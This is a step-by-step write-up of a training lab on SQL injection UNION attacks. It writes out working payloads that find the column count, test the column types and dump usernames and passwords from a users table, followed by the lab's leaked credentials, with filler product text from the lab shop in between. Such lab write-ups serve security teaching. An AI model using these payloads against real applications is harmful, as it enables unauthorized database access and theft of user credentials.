



Lab-5: SQL injection UNION attack, retrieving data from other tables

According to the description, Lab contains SQL injection vulnerability in the product category filter, The database contains a different table called users, with columns called username and password. To complete the Lab, we need retrieve all users' credentials and login as Administrator.

The Below is the Lab-5 Main Webpage, and we are going to intercept the Product Category Filter to perform the SQL Injection.

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Giant Pillow Thing

Giant Pillow Thing - Because, why not? Have you ever been sat at home or in the office and thought, I'd much rather sit in something that a team of Gurkha guides couldn't find me in? Well, look no further than this enormous, luxury pillow. It's ideal for car parks, open air fields, unused basements and big living rooms. Simply drag it in with your team of weight lifters and hide from your loved ones for days. This is the perfect product to lounge in comfort in front of the TV on, have a family reunion in, or land on after jumping out of a plane.


Cheshire Cat Grin

We've all been there, found ourselves in a situation where we find it hard to look interested in what our colleagues, bosses, friends, and family are saying. With our smile insert, you can now fake it like a pro. Easy to use and completely hypoallergenic with one size fits all. Ever glazed over as your pals regale you with tales of their day on the golf course with the boss? This is the product for you. Not only will you appear fully engaged and happy in their company, but you will also be the object of everyone's eye as they fawn over your bright, white Cheshire Cat Grin. No need to spill the beans on this one, this insert is available by

First Step is to determine the number of columns in the database table users, From the Result we found that the table contains 2 columns.

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Lifestyle' UNION SELECT NULL,NULL--

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Mood Enhancer

Do you ever get those days when you just feel sad for no reason? Sometimes it can be weather related, those dark wet days can really bring your mood down. We have the perfect solution with our new Mood Enhancer. In your package, you will receive a small chalkboard with a rainbow of chalk colors. You can prepare your Mood Enhancer in advance to avoid that dip in emotions, pick out the yellow chalk and draw a nice big smiley sun. You can leave it like that if you wish, or you can pick out the blue chalk and color in a nice clear bright blue sky. With all the colors of the rainbow at your fingertips a picture of a rainbow is only a few chalk lines away, nothing says I'm ready to face the day like a nice big rainbow. Better still turn that rainbow upside down to reveal a huge multicolored grin, smiles are infectious you know, before long you will be smiling as well. All chalks can be replaced whenever you are running low, but please

If we add extra NULL, The Server Responds with Internal Server Error.

Internal Server Error

Internal Server Error

The next step is determining the columns contains string datatype.

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Lifestyle' UNION SELECT 'hello','world' FROM users--

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hello

world

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From the result both 2 columns contain string datatypes from the database table users. The next step is to find the credentials of all the users in the table users with the following payload:

GET

/filter?category=Lifestyle'+UNION+SELECT+username,password+FROM+users--
HTTP/2

Lifestyle' UNION SELECT username,password FROM users--

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administrator 0yfsupox467hevmq4z45	
carlos 4ss9ouesutwl138q2wse	

The Trapster

Struggling to lose weight? Tried every weird and wonderful diet under the sun? Look no further than The Trapster. Dieting stops here, today, right now. Any of those naughty, but nice, items you still have hiding in your cupboards and refrigerator can be placed on The Trapster's patented springy spring. Simply insert the spring into the food you don't wish to consume, and set the trap. Every time you try and retrieve the food items, the trap will be released and really, really hurt your fingers. The Trapster is especially efficient at warding off those sweet cravings if you catch your fingernail. Snap. Now, that really does hurt. After each attempt to take the food, reset the springy spring and start all over again. You will find you need to use different fingers each time you go for the treats, as your other fingers will be too painful to re-use. This is where our invention really comes into play. After ten attempts to eat those goodies, it will take a period of at least one week for your digits to recover. You should in that period of time have lost at least five pounds! Here's to a new slimmer you in two simple steps, don't delay, shed those pounds today.

wiener xbmc0xa77wsiy5ma4r44	
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Paint a rainbow


We found the Administrator account password: **0yfsupox467hevmq4z45**.



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Login

Username

Password



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Email

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